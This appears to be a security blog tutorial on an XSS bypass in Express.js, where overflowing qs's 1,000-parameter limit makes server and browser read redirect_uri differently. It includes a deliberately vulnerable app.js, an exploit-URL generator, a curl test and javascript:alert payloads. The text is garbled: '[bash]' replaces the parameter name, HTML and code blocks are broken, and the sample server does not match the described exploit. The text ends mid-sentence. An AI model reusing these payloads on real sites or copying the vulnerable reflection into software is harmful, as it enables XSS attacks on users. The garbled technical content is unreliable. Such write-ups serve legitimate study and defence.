Listen to this Post
Introduction:

A seemingly watertight Express.js route validating a `redirect_uri` against a strict whitelist can still be exploited due to a silent mismatch between server‑side and client‑side query parsing. Express uses the `qs` library with a default limit of 1,000 parameters—any parameters beyond this are discarded. By injecting a bracketed parameter `
` and overflowing the parameter count, an attacker can cause the server to validate a safe URL while the browser, using <code>URLSearchParams</code>, picks up a malicious `redirect_uri` placed at the end. This discrepancy results in a classic Client‑Side XSS where the browser executes <code>javascript:alert(1)</code>.

<h2 style="color: yellow;">Learning Objectives:</h2>

<ul>
<li>Identify the root cause of parameter‑limit bypasses in Express.js applications.</li>
<li>Construct a proof‑of‑concept URL that exploits the `qs` parameter limit.</li>
<li>Implement server‑side mitigations and client‑side hardening against parser discrepancies.</li>
<li>Use debugging tools (Node.js inspector, browser devtools) to trace query parsing logic.</li>
</ul>

<h2 style="color: yellow;">1. Understanding the Express `qs` Parameter Limit</h2>

Express’s default query parser is set to <code>extended: true</code>, which uses the `qs` library. `qs` enforces a hardcoded limit of 1,000 parameters; any parameter beyond that is silently ignored. The attacker leverages this by flooding the query string with harmless parameters (<code>a1=1</code>, <code>a2=2</code>, …, <code>a999=999</code>). The server sees the first 1,000 parameters—including the bracketed <code>[bash]</code>—and validates it against the whitelist. Once validated, the server passes the entire URL to the client, which reparses it using <code>URLSearchParams</code>.

<h2 style="color: yellow;">Step‑by‑step guide: Reproducing the bypass</h2>

<h2 style="color: yellow;">1. Set up a vulnerable Express app</h2>

<h2 style="color: yellow;">Create `app.js`:</h2>

[bash]
const express = require('express');
const app = express();
const whitelist = ['https://pwnbox.xyz/docs'];

app.get('/', (req, res) => {
const redirectUri = req.query.redirect_uri;
if (whitelist.includes(redirectUri)) {
// Trusted – reflect in response (vulnerable)
res.send(<code><script>location.href = '${redirectUri}';</script></code>);
} else {
res.status(400).send('Invalid redirect');
}
});

app.listen(3000);
2. Launch the server
node app.js
3. Craft the exploit URL
Use a Python one‑liner to generate 1,000 parameters:
params = '&'.join([f'a{i}={i}' for i in range(1, 1000)])
payload = f'http://localhost:3000/?[bash]=https://pwnbox.xyz/docs&{params}&redirect_uri=javascript:alert(document.domain)'
print(payload)
4. Trigger the XSS
Open the generated URL in a browser. The server validates the bracketed parameter, but the browser executes the trailing `javascript:` URI.
Linux command to quickly test:
curl -v "http://localhost:3000/?[bash]=https://pwnbox.xyz/docs&$(seq -s '&' 1 999 | sed 's/[0-9]+/a&=value/g')&redirect_uri=javascript:alert(1)"
2. Dissecting the Parser Discrepancy: `qs` vs `URLSearchParams`
Express (with extended: true) parses `
` as <code>{ 'redirect_uri': 'https://pwnbox.xyz/docs' }</code>. It strips the brackets and treats it as a standard key. The browser’s <code>URLSearchParams</code>, however, sees `[bash]` as a literal key—it does not interpret brackets as syntax for array/object notation. Therefore, when client‑side JavaScript reads <code>window.location.search</code>, it finds two entries: one with key `[bash]` and one with key <code>redirect_uri</code>. The malicious `redirect_uri` is read last, overwriting the safe one.

<h2 style="color: yellow;">Step‑by‑step guide: Debugging the parsing mismatch</h2>

<h2 style="color: yellow;">1. Server‑side inspection (Node.js inspector):</h2>

<h2 style="color: yellow;">Add a debugger breakpoint:</h2>

[bash]
app.get('/', (req, res) => {
debugger; // Run with `node inspect app.js`
console.log(req.query);
// ...
});
Observe that `req.query.redirect_uri` contains the safe URL.
2. Client‑side inspection (Chrome DevTools):
Open the exploited page and run in console:
let params = new URLSearchParams(window.location.search);
console.log(params.get('redirect_uri')); // javascript:alert(1)
console.log(params.get('[bash]')); // https://pwnbox.xyz/docs
3. Simulate the overflow without a browser:
Use a small Node script to test the parameter limit:
const qs = require('qs');
let query = '?[bash]=safe&' + 'a=1&'.repeat(1000) + 'redirect_uri=evil';
console.log(qs.parse(query));
// redirect_uri: 'safe' (evil is dropped)
3. Exploiting the Bypass for DOM‑Based XSS
The real danger arises when the server reflects the validated `redirect_uri` into the response without proper encoding. In the example above, the value is interpolated into a `
